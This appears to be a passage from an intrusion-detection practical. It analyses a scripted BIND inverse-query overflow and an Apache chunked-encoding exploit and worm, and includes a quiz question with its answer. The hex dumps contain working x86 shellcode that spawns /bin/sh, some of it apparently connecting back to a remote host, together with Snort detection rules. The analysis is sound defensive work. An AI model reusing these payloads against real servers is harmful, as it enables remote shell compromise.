source addr	dest addr	Ver	Hdr Len	TOS	length	ID	flags	offset	TTL	chksum
12.146.94.78	A.B.68.30	4	5	0	538	64377	0	0	57	37960

Options none
UDP

source port	dest port	length
4975	53	518

Payload
length = 510

```
000 : 33 A4 00 00 00 01 00 00 00 00 00 01 3C 90 89 E6   3.........<...
010 : 83 C6 40 C7 06 02 00 0B AC C7 46 04 97 C4 47 A0   ..@.......F...G.
020 : 31 C0 89 46 08 89 46 0C 31 C0 89 46 28 40 89 46   1..F..F.1..F(@.F
030 : 24 40 89 46 20 8D 4E 20 31 DB 43 31 C0 83 C0 66   $@.F .N 1.C1...f
040 : 51 53 50 CD 80 89 46 20 90 3C 90 8D 06 89 46 24   QSP...F .<....F$
050 : 31 C0 83 C0 10 89 46 28 58 5B 59 43 43 FF 76 20   1.....F(X[YCC.v
060 : CD 80 5B 4F 74 32 8B 04 24 89 46 08 90 BD 0C 92   ..[Ot2..$.F.....
070 : 5E 4E 89 6E 04 C7 06 03 80 35 86 B8 04 00 00 00   ^N.n.....5......
080 : 8D 0E 31 D2 83 C2 0C CD 80 C7 06 02 00 61 A8 89   ..1..........a..
090 : 6E 04 90 31 FF 47 EB 88 90 31 C0 83 C0 3F 31 C9   n..1.G...1...?1.
0a0 : 50 CD 80 58 41 CD 80 C7 06 2F 62 69 6E C7 46 04   P..XA..../bin.F.
0b0 : 2F 73 68 00 89 F0 83 C0 08 89 46 08 31 C0 89 46   /sh.......F.1..F
0c0 : 0C B0 0B 8D 56 0C 8D 4E 08 89 F3 CD 80 31 C0 40   ....V..N.....1.@
0d0 : CD 80 3E 41 41 41 41 41 41 41 41 41 41 41 41 41   ..>AAAAAAAAAAAAA
0e0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
0f0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
100 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
110 : 41 3E 42 42 42 42 42 42 42 42 42 42 42 42 42 42   A>BBBBBBBBBBBBB
120 : 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42   BBBBBBBBBBBBBBBB
130 : 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42   BBBBBBBBBBBBBBBB
140 : 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42   BBBBBBBBBBBBBBBB
150 : 03 43 43 43 10 06 00 00 00 B7 FD FF FF E3 FF FF   .CCC............
160 : FF 00 FF FF FF 3E 41 41 41 41 41 41 41 41 41 41   .....>AAAAAAAAAA
170 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
180 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
190 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
1a0 : 41 41 41 41 3E 42 42 42 42 42 42 42 42 42 42 42   AAAA>BBBBBBBBBB
1b0 : 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42   BBBBBBBBBBBBBBBB
1c0 : 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42   BBBBBBBBBBBBBBBB
1d0 : 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42   BBBBBBBBBBBBBBBB
1e0 : 42 42 42 10 43 43 43 43 43 43 43 43 43 43 43 43   BBB.CCCCCCCCCCCC
1f0 : 43 43 43 43 00 00 01 00 01 00 00 FA 00 FF         CCCC..........
```

Source of Trace

This detect were recorded on my production network. The systems being monitored sit behind a filtering router that has a very minimal rule set (Appendix A). All systems are kept up to date religiously using the Red Hat Network[2] update system.

Detect Generated By

This series of detects was generated by a Snort[3] IDS, running the latest rule set from the Snort web site. The following are the three rules that detected this attack. Note that in the

third rule the rpc: 100024 content has been removed from the signature, which I believe is why this is in fact a scripted BIND overflow attempt.

alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS named version attempt"; content:"|07|version"; offset:12; content:"|04|bind";\
nocase; offset: 12; reference:arachnids,278; classtype:attempted-recon; sid:1616; rev:1;)

alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS named iquery attempt"; content: "|0980 0000 0001 0000 0000|"; offset: 2; depth: 16; reference:arachnids,277; reference:cve,CVE-1999-0009; reference:bugtraq,134; reference:url,www.rfc-editor.org/rfc/rfc1035.txt; classtype:attempted-recon; sid:252; rev:3;)

alert udp $EXTERNAL_NET any -> $HOME_NET any (msg:"RPC EXPLOIT statdx"; content: "/bin|c74604|/sh"; reference:arachnids,442; classtype:attempted-admin; sid:1282; rev:1;)

Probability the source address was spoofed

It is not likely that the source address in this attack was spoofed. These signatures were captured on both of my DNS servers, and a TCP three way handshake was completed prior to these alerts on both servers as part of a scan for active DNS servers from the same source address.

```
INTRFACE CONSULTING INC. (NETBLK-INTRFACE432-94-64)
   150 RIVER ROAD
   MONTVILLE, NJ 07045
   US

   Netname: INTRFACE432-94-64
   Netblock: 12.146.94.64 - 12.146.94.127

   Coordinator:
      Ekeman, Charles  (CE273-ARIN)  charles@intrface.net
      973-263-5300
```

Description of Attack

This is a multi-part scripted attack directed at DNS servers running ISC's (Internet Software Consortium) [15] BIND daemon. It attempts to take advantage of both a "feature" and a vulnerability in the DNS daemon. The feature is the version of bind option that allows a remote user to query an active DNS server for the version of BIND that is running. This feature is dangerous and can, and should, be disabled or masked on all servers connected to the Internet. The vulnerability that the exploit attempts to take advantage of is the inverse query buffer overflow condition in earlier versions of BIND,

which is described in CVE-1999-0009 at the Common Vulnerbilities and Exposures [18] web site. I have not been able to find a specific script available for download that operates in exactly this way, but did find mention of this series of alerts on the Incidents.org [4] mailing list.

Attack Mechanism

This attack appears to be a script, or combination of scripts, that operates in a three step process. This first two steps of the attack are the recon phase. It begins by scanning for active DNS servers, and then attempting to determine their version. Step three is the buffer overflow attempt. The first packet tries to overflow the buffer of a vulnerable DNS server with an inverse query, followed by the next packet trying to gain a remote shell with the contents /bin.F./sh. If this attack were succesful the remote host would gain shell access to the DNS server.

Correlations

The only mention of this particular series of alerts I was able to find was is the Incidents.org mailing list. A description of the BIND vulnerability is available from several sources though.

Common Vulnerabilities and Exposures [18]
URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0009

Security Focus Online. [10]
URL: http://online.securityfocus.com/bid/134

Arachnids Vulnerability Database. IDS277. [11]
URL: http://www.whitehats.com/info/IDS277

David Wilburn. Unidentified DNS attack. Jan. 8, 2002. [19]
URL: http://lists.insecure.org/incidents/2002/Jan/0039.html

Quentyn Taylor. Re: Unidentified DNS attack. Jan. 9, 2002. [20]
URL: http://lists.insecure.org/incidents/2002/Jan/0048.html

Evidence of Active Targeting

This attack actively targets DNS servers by first scanning for the running daemon and then attempting to overflow the buffer to gain a remote shell.

Severity

Criticality: 5

Both servers involved in this attack are critical to the operation of the company I run.

Lethality: 5

If this attack had been successful, both of our DNS servers would have been compromised allowing the attacker root access. The successful operation of our company depends on these servers being stable and available at all times.

System Countermeasures: 5

The servers involved are configured to give out a false response to the version of bind query, and are running a version of the software that is not vulnerable to the inverse query buffer overflow.

Network Countermeasures: 5

These servers are publicly accessible DNS servers that need to be accessed both locally and remotely for our normal operations. No additional network measures are available due to the fact that this attack operates on the normal ports that BIND runs on.

Overall Score: (5 + 5) – (5 + 5) = 0

Defensive Recommendations

No further defensive measures need to be taken at this time. Both servers are kept up to date with the latest BIND software available and give out false information when asked for their version.

Multiple Choice Test Question

What about this packet makes it not necessarily an RPC statdx attempt?

2002-06-25 17:40:05 [arachNIDS] **RPC EXPLOIT statdx**
IP

source addr	dest addr	Ver	Hdr Len	TOS	length	ID	flags	offset	TTL	chksum
12.146.94.78	A.B.68.30	4	5	0	538	64377	0	0	57	37960

Options none
UDP

source port	dest port	length
4975	53	518

Payload
length = 510

```
000 : 33 A4 00 00 00 01 00 00 00 00 00 01 3C 90 89 E6   3.........<...
010 : 83 C6 40 C7 06 02 00 0B AC C7 46 04 97 C4 47 A0   ..@.......F...G.
020 : 31 C0 89 46 08 89 46 0C 31 C0 89 46 28 40 89 46   1..F..F.1..F(@.F
030 : 24 40 89 46 20 8D 4E 20 31 DB 43 31 C0 83 C0 66   $@.F .N 1.C1...f
040 : 51 53 50 CD 80 89 46 20 90 3C 90 8D 06 89 46 24   QSP...F .<....F$
050 : 31 C0 83 C0 10 89 46 28 58 5B 59 43 43 FF 76 20   1.....F(X[YCC.v
060 : CD 80 5B 4F 74 32 8B 04 24 89 46 08 90 BD 0C 92   ..[Ot2..$.F.....
070 : 5E 4E 89 6E 04 C7 06 03 80 35 86 B8 04 00 00 00   ^N.n.....5......
080 : 8D 0E 31 D2 83 C2 0C CD 80 C7 06 02 00 61 A8 89   ..1.........a..
090 : 6E 04 90 31 FF 47 EB 88 90 31 C0 83 C0 3F 31 C9   n..1.G...1...?1.
0a0 : 50 CD 80 58 41 CD 80 C7 06 2F 62 69 6E C7 46 04   P..XA..../bin.F.
0b0 : 2F 73 68 00 89 F0 83 C0 08 89 46 08 31 C0 89 46   /sh.......F.1..F
0c0 : 0C B0 0B 8D 56 0C 8D 4E 08 89 F3 CD 80 31 C0 40   ....V..N.....1.@
0d0 : CD 80 3E 41 41 41 41 41 41 41 41 41 41 41 41 41   ..>AAAAAAAAAAAAA
0e0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
0f0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
100 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
110 : 41 3E 42 42 42 42 42 42 42 42 42 42 42 42 42 42   A>BBBBBBBBBBBBB
120 : 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42   BBBBBBBBBBBBBBBB
130 : 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42   BBBBBBBBBBBBBBBB
140 : 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42   BBBBBBBBBBBBBBBB
150 : 03 43 43 43 10 06 00 00 00 B7 FD FF FF E3 FF FF   .CCC............
160 : FF 00 FF FF FF 3E 41 41 41 41 41 41 41 41 41 41   .....>AAAAAAAAAA
170 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
180 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
190 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
1a0 : 41 41 41 41 3E 42 42 42 42 42 42 42 42 42 42 42   AAAA>BBBBBBBBBB
1b0 : 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42   BBBBBBBBBBBBBBBB
1c0 : 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42   BBBBBBBBBBBBBBBB
1d0 : 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42   BBBBBBBBBBBBBBBB
1e0 : 42 42 42 10 43 43 43 43 43 43 43 43 43 43 43 43   BBB.CCCCCCCCCCCC
1f0 : 43 43 43 43 00 00 01 00 01 00 00 FA 00 FF         CCCC..........
```

a) The protocol is UDP not TCP
b) The destination port is 53
c) The contents rpc: 100024 is not present
d) None of the above

Answer: C

Network Detect #3

Trace

Output format is from Snort[3] IDS with ACID frontend.[8]

Aug 2 02:21:26 206.254.36.38 4890 A.B.68.30 80 ******S*
Aug 2 02:21:26 206.254.36.38 4891 A.B.68.31 80 ******S*
Aug 2 02:21:26 206.254.36.38 1035 A.B.68.32 80 ******S*
Aug 2 02:21:26 206.254.36.38 1038 A.B.68.34 80 ******S*
Aug 2 02:21:26 206.254.36.38 4895 A.B.68.35 80 ******S*
Aug 2 02:21:26 206.254.36.38 4896 A.B.68.36 80 ******S*
Aug 2 02:21:26 206.254.36.38 4897 A.B.68.37 80 ******S*
Aug 2 02:21:26 206.254.36.38 4898 A.B.68.38 80 ******S*
Aug 2 02:21:26 206.254.36.38 1036 A.B.68.39 80 ******S*
Aug 2 02:21:26 206.254.36.38 1037 A.B.68.40 80 ******S*

2 - 130 2002-08-02 02:21:28 [bugtraq] [CVE] [bugtraq] [CVE] **WEB-MISC Transfer-Encoding: chunked**

IP

source addr	dest addr	Ver	Hdr Len	TOS	length	ID	flags	offset	TTL	chksum
206.254.36.38	A.B.68.34	4	5	0	510	9525	0	0	49	43627

Options none

TCP

source port	dest port	R R U A P R S F
1038	80	1 0 R C S S Y I
		G K H T N N
		X X

seq #	ack	offset	res	window	urp	chksum
1685594099	2775199916	8	0	57920	0	28371

Options

	code	length	data
#1	NOP	0	
#2	NOP	0	
#3	TS	10	01E840FF24FAB031

Payload

length = 458

000 : 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF .....

```
010 : 00 DE BF BF 00 00 00 00 00 00 00 00 00 00 00 00          ................
020 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00          ................
030 : 00 00 00 00 00 00 00 00 0D 0A 58 2D 41 41 41 41   ..........X-AAAA
040 : 3A 20 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE   : ..............
050 : BF BF 00 DE BF BF 00 DE BF BF 00 00 00 00 00 00          ................
060 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00          ................
070 : 00 00 00 00 00 00 00 00 00 00 00 00 00 0D 0A             ................
080 : 58 2D 41 41 41 41 3A 20 00 DE BF BF 00 DE BF BF   X-AAAA: ........
090 : 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF   ................
0a0 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0b0 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0c0 : 00 00 00 00 0D 0A 58 2D 41 41 41 41 3A 20 00 DE   ......X-AAAA: ..
0d0 : BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE   ................
0e0 : BF BF 00 DE BF BF 00 00 00 00 00 00 00 00 00 00   ................
0f0 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
100 : 00 00 00 00 00 00 00 00 00 00 0D 0A 58 2D 41 41   ............X-AA
110 : 41 41 3A 20 00 DE BF BF 00 DE BF BF 00 DE BF BF   AA: ............
120 : 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 00 00 00   ................
130 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
140 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
150 : 0D 0A 58 2D 41 41 41 41 3A 20 00 DE BF BF 00 DE   ..X-AAAA: ......
160 : BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE   ................
170 : BF BF 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
180 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
190 : 00 00 00 00 00 00 0D 0A 54 72 61 6E 73 66 65 72   ........Transfer
1a0 : 2D 45 6E 63 6F 64 69 6E 67 3A 20 63 68 75 6E 6B   -Encoding: chunk
1b0 : 65 64 0D 0A 0D 0A 35 0D 0A 42 42 42 42 42 0D 0A   ed....5..BBBBB..
1c0 : 66 66 66 66 66 66 36 65 0D 0A                     ffffff6e..
```

2 - 129 2002-08-02 02:21:28 **Apache chunked encoding exploit, n/shh//bi (i.e. /bin/sh)**

IP

source addr	dest addr	Ver	Hdr Len	TOS	length	ID	flags	offset	TTL	chksum
206.254.36.38	A.B.68.34	4	5	0	1500	9505	0	0	49	42657

Options none

TCP

source port	dest port	R R U A P R S F
1038	80	1 0 R C S S Y I
		G K H T N N

X

seq #	ack	offset	res	window	urp	chksum
1685592651	2775199916	8	0	57920	0	49788

Options

	code	length	data
#1	NOP	0	
#2	NOP	0	
#3	TS	10	01E840EF24FAB020

Payload

length = 1448

```
000 : 20 89 64 24 08 89 44 24 0C 89 44 24 10 89 44 24    .d$..D$..D$..D$
010 : 14 89 54 24 18 8B 54 24 18 89 14 24 31 C0 B0 5D    ..T$..T$...$1..]
020 : CD 80 31 C9 D1 2C 24 73 27 31 C0 50 50 50 50 FF    ..1..,$s'1.PPPP.
030 : 04 24 54 FF 04 24 FF 04 24 FF 04 24 FF 04 24 51    .$T..$..$..$..$Q
040 : 50 B0 1D CD 80 58 58 58 58 58 3C 4F 74 0B 58 58    P....XXXXX<Ot.XX
050 : 41 80 F9 20 75 CE EB BD 90 31 C0 50 51 50 31 C0    A.. u....1.PQP1.
060 : B0 5A CD 80 FF 44 24 08 80 7C 24 08 03 75 EF 31    .Z...D$..|$..u.1
070 : C0 50 C6 04 24 0B 80 34 24 01 68 42 4C 45 2A 68    .P..$..4$.hBLE*h
080 : 2A 47 4F 42 89 E3 B0 09 50 53 B0 01 50 50 B0 04    *GOB....PS..PP..
090 : CD 80 31 C0 50 68 6E 2F 73 68 68 2F 2F 62 69 89    ..1.Phn/shh//bi.
0a0 : E3 50 53 89 E1 50 51 53 50 B0 3B CD 80 CC 0D 0A    .PS..PQSP.;.....
0b0 : 58 2D 41 41 41 41 3A 20 00 DE BF BF 00 DE BF BF    X-AAAA: ........
0c0 : 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF    ................
0d0 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0e0 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0f0 : 00 00 00 00 0D 0A 58 2D 41 41 41 41 3A 20 00 DE    ......X-AAAA: ..
100 : BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE    ................
110 : BF BF 00 DE BF BF 00 00 00 00 00 00 00 00 00 00    ................
120 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
130 : 00 00 00 00 00 00 00 00 00 00 0D 0A 58 2D 41 41    ............X-AA
140 : 41 41 3A 20 00 DE BF BF 00 DE BF BF 00 DE BF BF    AA: ............
150 : 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 00 00 00    ................
160 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
170 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
180 : 0D 0A 58 2D 41 41 41 41 3A 20 00 DE BF BF 00 DE    ..X-AAAA: ......
190 : BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE    ................
1a0 : BF BF 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
1b0 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
1c0 : 00 00 00 00 00 00 0D 0A 58 2D 41 41 41 41 3A 20    ........X-AAAA:
1d0 : 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF    ................
1e0 : 00 DE BF BF 00 DE BF BF 00 00 00 00 00 00 00 00    ................
1f0 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
200 : 00 00 00 00 00 00 00 00 00 00 00 00 0D 0A 58 2D    ..............X-
210 : 41 41 41 41 3A 20 00 DE BF BF 00 DE BF BF 00 DE    AAAA: ..........
```

```
220 : BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 00   ................
230 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
240 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
250 : 00 00 0D 0A 58 2D 41 41 41 41 3A 20 00 DE BF BF   ....X-AAAA: ....
260 : 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF   ................
270 : 00 DE BF BF 00 00 00 00 00 00 00 00 00 00 00 00   ................
280 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
290 : 00 00 00 00 00 00 00 00 0D 0A 58 2D 41 41 41 41   ..........X-AAAA
2a0 : 3A 20 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE   : ..............
2b0 : BF BF 00 DE BF BF 00 DE BF BF 00 00 00 00 00 00   ................
2c0 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
2d0 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0D 0A   ................
2e0 : 58 2D 41 41 41 41 3A 20 00 DE BF BF 00 DE BF BF   X-AAAA: ........
2f0 : 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF   ................
300 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
310 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
320 : 00 00 00 00 0D 0A 58 2D 41 41 41 41 3A 20 00 DE   ......X-AAAA: ..
330 : BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE   ................
340 : BF BF 00 DE BF BF 00 00 00 00 00 00 00 00 00 00   ................
350 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
360 : 00 00 00 00 00 00 00 00 00 00 0D 0A 58 2D 41 41   ............X-AA
370 : 41 41 3A 20 00 DE BF BF 00 DE BF BF 00 DE BF BF   AA: ............
380 : 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 00 00 00   ................
390 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
3a0 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
3b0 : 0D 0A 58 2D 41 41 41 41 3A 20 00 DE BF BF 00 DE   ..X-AAAA: ......
3c0 : BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE   ................
3d0 : BF BF 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
3e0 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
3f0 : 00 00 00 00 00 00 0D 0A 58 2D 41 41 41 41 3A 20   ........X-AAAA:
400 : 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF   ................
410 : 00 DE BF BF 00 DE BF BF 00 00 00 00 00 00 00 00   ................
420 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
430 : 00 00 00 00 00 00 00 00 00 00 00 00 0D 0A 58 2D   ..............X-
440 : 41 41 41 41 3A 20 00 DE BF BF 00 DE BF BF 00 DE   AAAA: ..........
450 : BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 00   ................
460 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
470 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
480 : 00 00 0D 0A 58 2D 41 41 41 41 3A 20 00 DE BF BF   ....X-AAAA: ....
490 : 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF   ................
4a0 : 00 DE BF BF 00 00 00 00 00 00 00 00 00 00 00 00   ................
4b0 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
4c0 : 00 00 00 00 00 00 00 00 0D 0A 58 2D 41 41 41 41   ..........X-AAAA
4d0 : 3A 20 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE   : ..............
4e0 : BF BF 00 DE BF BF 00 DE BF BF 00 00 00 00 00 00   ................
```

4f0 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
500 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0D 0A ....
510 : 58 2D 41 41 41 41 3A 20 00 DE BF BF 00 DE BF BF X-AAAA: ....
520 : 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF ....
530 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
540 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
550 : 00 00 00 00 0D 0A 58 2D 41 41 41 41 3A 20 00 DE ......X-AAAA: ..
560 : BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE ....
570 : BF BF 00 DE BF BF 00 00 00 00 00 00 00 00 00 00 ....
580 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
590 : 00 00 00 00 00 00 00 00 00 00 0D 0A 58 2D 41 41 ....X-AA
5a0 : 41 41 3A 20 00 DE BF BF AA: ....

2 - 128 2002-08-02 02:21:28 WEB-MISC **Apache Worm - Chunked encoding**
IP

source addr	dest addr	Ver	Hdr Len	TOS	length	ID	flags	offset	TTL	chksum
206.254.36.38	A.B.68.34	4	5	0	1500	9504	0	0	49	42658

Options none

TCP

source port	dest port	R R U A P R S F
1038	80	1 0 R C S S Y I
		G K H T N N
		X

seq #	ack	offset	res	window	urp	chksum
1685591203	2775199916	8	0	57920	0	19359

Options

	code	length	data
#1	NOP	0	
#2	NOP	0	
#3	TS	10	01E840EF24FAB020

Payload

length = 1448

000 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
010 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
020 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
030 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

```
040 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
050 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
060 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
070 : 41 68 47 47 47 47 89 E3 31 C0 50 50 50 50 C6 04   AhGGGG..1.PPPP..
080 : 24 04 53 50 50 31 D2 31 C9 B1 80 C1 E1 18 D1 EA   $.SPP1.1.......
090 : 31 C0 B0 85 CD 80 72 02 09 CA FF 44 24 04 80 7C   1.....r....D$..|
0a0 : 24 04 20 75 E9 31 C0 89 44 24 04 C6 44 24 04 20   $. u.1..D$..D$.
0b0 : 89 64 24 08 89 44 24 0C 89 44 24 10 89 44 24 14   .d$..D$..D$..D$.
0c0 : 89 54 24 18 8B 54 24 18 89 14 24 31 C0 B0 5D CD   .T$..T$...$1..].
0d0 : 80 31 C9 D1 2C 24 73 27 31 C0 50 50 50 50 FF 04   .1..,$s'1.PPPP..
0e0 : 24 54 FF 04 24 FF 04 24 FF 04 24 FF 04 24 51 50   $T..$..$..$..$QP
0f0 : B0 1D CD 80 58 58 58 58 58 3C 4F 74 0B 58 58 41   ....XXXXX<Ot.XXA
100 : 80 F9 20 75 CE EB BD 90 31 C0 50 51 50 31 C0 B0   .. u....1.PQP1..
110 : 5A CD 80 FF 44 24 08 80 7C 24 08 03 75 EF 31 C0   Z...D$..|$..u.1.
120 : 50 C6 04 24 0B 80 34 24 01 68 42 4C 45 2A 68 2A   P..$..4$.hBLE*h*
130 : 47 4F 42 89 E3 B0 09 50 53 B0 01 50 50 B0 04 CD   GOB....PS..PP...
140 : 80 31 C0 50 68 6E 2F 73 68 68 2F 2F 62 69 89 E3   .1.Phn/shh//bi..
150 : 50 53 89 E1 50 51 53 50 B0 3B CD 80 CC 0D 0A 58   PS..PQSP.;.....X
160 : 2D 43 43 43 43 43 43 43 3A 20 41 41 41 41 41 41   -CCCCCCC: AAAAAA
170 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
180 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
190 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
1a0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
1b0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
1c0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
1d0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
1e0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
1f0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
200 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
210 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
220 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
230 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
240 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
250 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
260 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
270 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
280 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
290 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
2a0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
2b0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
2c0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
2d0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
2e0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
